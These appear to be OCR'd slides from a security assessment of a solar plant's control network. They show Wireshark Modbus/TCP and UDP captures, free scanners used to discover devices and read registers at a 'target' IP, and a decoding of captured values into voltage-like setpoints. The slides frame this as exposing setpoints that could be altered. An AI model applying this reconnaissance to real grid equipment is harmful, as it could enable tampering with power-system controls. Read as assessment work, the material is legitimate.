
```
> Transmission Control Protocol, Src Port: 502, Dst Port: 51411, Seq: 18991, Ack: 1273, Len: 209
v Modbus/TCP
    Transaction Identifier: 106
    Protocol Identifier: 0
    Length: 203
    Unit Identifier: 255
v Modbus
    .000 0100 = Function Code: Read Input Registers (4)
    [Request Frame: 787]
    [Time from request: 0.014693000 seconds]
    Byte Count: 200
  v Register 200 (UINT16): 0
      Register Number: 200
      Register Value (UINT16): 0
  > Register 201 (UINT16): 0
```

Setpoints exposed!!!

# Packet Capture Modbus

- Now that PV setpoints captured in register values.
- Want to alter the set points? Use only the IP address for asset discovery.

  https://store.chipkin.com/products/tools/cas-modbus-scanner (FREE!!)



Discover

Connection

○ Serial

Modbus RTU

Comport: COM1

Baud rate: 19200

Timeout: 3

● TCP

Modbus TCP

Start IP: [redacted]

Port: 502

Device

Start: 0

End: 254

Connection | De... | Fu... | Off... | Le... | Status


This scan will take approximately: 50 min 48 sec

Can read: coil status (0xxxx), input status (2xxxx), inpute registers (3xxxx), holding registers (4xxxx).

Connect the IP address of the target.

In case of Serial Modbus, select the option and enter the comm port.

# Packet Capture Modbus



```
TCP IP: [redacted]502 timeout: 3
    Device: 1
        Read Input registers starting at 30001 for 10
TCP IP[redacted]:502 timeout: 3
    Device: 0
        Read Holding registers starting at 40001 for
    Devic[redacted]
TCP [redacted]502 timeout: 3
    Device: 0
        Read Holding registers starting at 40001 for
```

```
[22:14:45] Disconnected
[22:00:57] Disconnected
[22:00:57] Could not connect to TCP IP: 1[redacted]:502 timeout: 3
[22:00:35] Disconnected
[21:57:53] Disconnected
[21:57:47] Ready...
[21:57:47] Settings file:  [C:\Users\shail\OneDrive\Documents\CAS Modbus Scanner\Settings.xml]
[21:57:47] Debug file:  [C:\Users\shail\OneDrive\Documents\CAS Modbus Scanner\Debuglog.txt]
```


Note down register addresses while still allowing it to discover...

I suggest allow at least 10 mins to discover all the devices.

Start polling

# Packet Capture Modbus

Another free tool: https://www.rilheva.com/rilheva-modbus-poll-desktop-edition/


Rilheva Modbus Poll | [New Configuration]*
Disconnect
Add register
TCP/IP
Serial Port
Modbus connection settings


Modbus slave id: 2
Timeout (ms): 2500
Polling frequency (ms): 1000
IP Address/name: [redacted]
Port: 502

```
CONNECTED
Last polling execution time: 426 ms
```

| Address | Alias | Current value | ReadOnly | Function | Type | Multiplier | Offset | Decimal places |
|---|---|---|---|---|---|---|---|---|
| 4001 | [redacted] | [redacted] | ☑ | Read Input Registers (04) | 16 bit unsigned | 1 | 0 | 0 |

Same process: Connect to the Target IP

To save time, use register Value addresses from CAS Scanner



Address:

Alias:

☑ Read only (prevents the register value to be edited)


Read function: Read Coil (01)

Type: Coil/Discrete input

□ Add further registers of the same kind. Addresses will be consecutive and descriptions will be empty.

# Packet Capture Analysis

- Capture the traffic between RT-OPF and RTAC.




- Real-Time Optimal Power Flow (RT-OPF) is a python script to schedule the decision variables of the power system in an optimal way to satisfy power flow balance equations, nodal voltage and apparent power in the feeders.
- Real-Time Automation Controller (RTAC) originally used in utility-scale solar and other grid applications.

  Now also can act as PV plant controller for connection to other substation devices, and for sending command and control to the devices out in the field.

# Packet Capture Analysis

- Two Serial Streams of data disclosed in the string format…



```
udp.stream eq 0
```


```
Time         Source        Destination   Protocol  Length Info
7.000033     10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
7.000035     10.79.91.42   10.79.91.81   UDP         98 30039 → 30039 Len=56
8.000071     10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
8.000071     10.79.91.42   10.79.91.81   UDP         98 30039 → 30039 Len=56
9.000318     10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
9.000321     10.79.91.42   10.79.91.81   UDP         98 30039 → 30039 Len=56
10.000233    10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
10.000234    10.79.91.42   10.79.91.81   UDP         98 30039 → 30039 Len=56
11.000144    10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
11.000146    10.79.91.42   10.79.91.81   UDP         98 30039 → 30039 Len=56
12.000157    10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
12.000158    10.79.91.42   10.79.91.81   UDP         98 30039 → 30039 Len=56
13.000411    10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
13.000412    10.79.91.42   10.79.91.81   UDP         98 30039 → 30039 Len=56
14.000314    10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
14.000316    10.79.91.42   10.79.91.81   UDP         98 30039 → 30039 Len=56
15.000381    10.79.91.42   10.79.91.81   UDP         66 30039 → 30039 Len=24
```

```
> Frame 1168: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: Schweitz_15:33:85 (00:30:a7:15:33:85), Dst: c8:f7:50:30:6c:0f (c8:f7:50:30:6c:0f)
> Internet Protocol Version 4, Src: 10.79.91.42, Dst: 10.79.91.81
> User Datagram Protocol, Src Port: 30039, Dst Port: 30039
v Data (24 bytes)
    Data: 00b041466666863f3333733f000000000000000000000000
    Text:
```

Time to play some CTF now!! ☺

# Packet Capture Analysis

- DualComm ETAP-2306 plugged in to capture the PCAP.



```
01010101010101010101010101000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000
00b041466666863f3333733f000000000000000000000000
01010101010101010101010101000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000
00b041466666863f3333733f000000000000000000000000
01010101010101010101010101000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000
00b041466666863f3333733f000000000000000000000000
01010101010101010101010101000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000
```

*Packet 312. 740 client pkts, 0 server pkts, 0 turns. Click to select.*

Entire conversation (29 kB)

Show and save data as Raw

Stream 0


Find:

- Two fields of data recorded here: a. Binary plaintext stream, b. Hex encoded string
- Binary values for no good.

# Packet Capture Analysis

- ❖ Decoded the Hex string to Little-Endian floating format

Reported to the Power Systems team



```
00b041466666863f3333733f000000000000000000000000
```

ASCII

```
°AFff□?33s?
```

Binary

| # | Raw | Binary |
|---|---|---|
| 0 | 00 B0 | 0000000010110000 |
| 2 | 41 46 | 0100000101000110 |
| 4 | 66 66 | 0110011001100110 |
| 6 | 86 3F | 1000011000111111 |
| 8 | 33 33 | 0011001100110011 |
| 10 | 73 3F | 0111001100111111 |
| 12 | 00 00 | 0000000000000000 |

**Float - Big Endian (ABCD)**

| # | Raw | Float |
|---|---|---|
| 0 | 00 B0 41 46 | 1.6186463e-38 |
| 4 | 66 66 86 3F | 2.72155174e+... |
| 8 | 33 33 73 3F | 4.17815e-8 |
| 12 | 00 00 00 00 | 0 |
| 16 | 00 00 00 00 | 0 |
| 20 | 00 00 00 00 | 0 |

**Float - Little Endian (DCBA)**

| # | Raw | Float |
|---|---|---|
| 0 | 46 41 B0 00 | 12396 |
| 4 | 3F 86 66 66 | 1.05 |
| 8 | 3F 73 33 33 | 0.95 |
| 12 | 00 00 00 00 | 0 |
| 16 | 00 00 00 00 | 0 |
| 20 | 00 00 00 00 | 0 |

**Float - Mid-Big Endian (BADC)**

| # | Raw | Float |
|---|---|---|
| 0 | B0 00 46 41 | -4.66659655e-10 |
| 4 | 66 66 3F 86 | 2.71829023e+... |
| 8 | 33 33 3F 73 | 4.17343919e-8 |
| 12 | 00 00 00 00 | 0 |
| 16 | 00 00 00 00 | 0 |
| 20 | 00 00 00 00 | 0 |

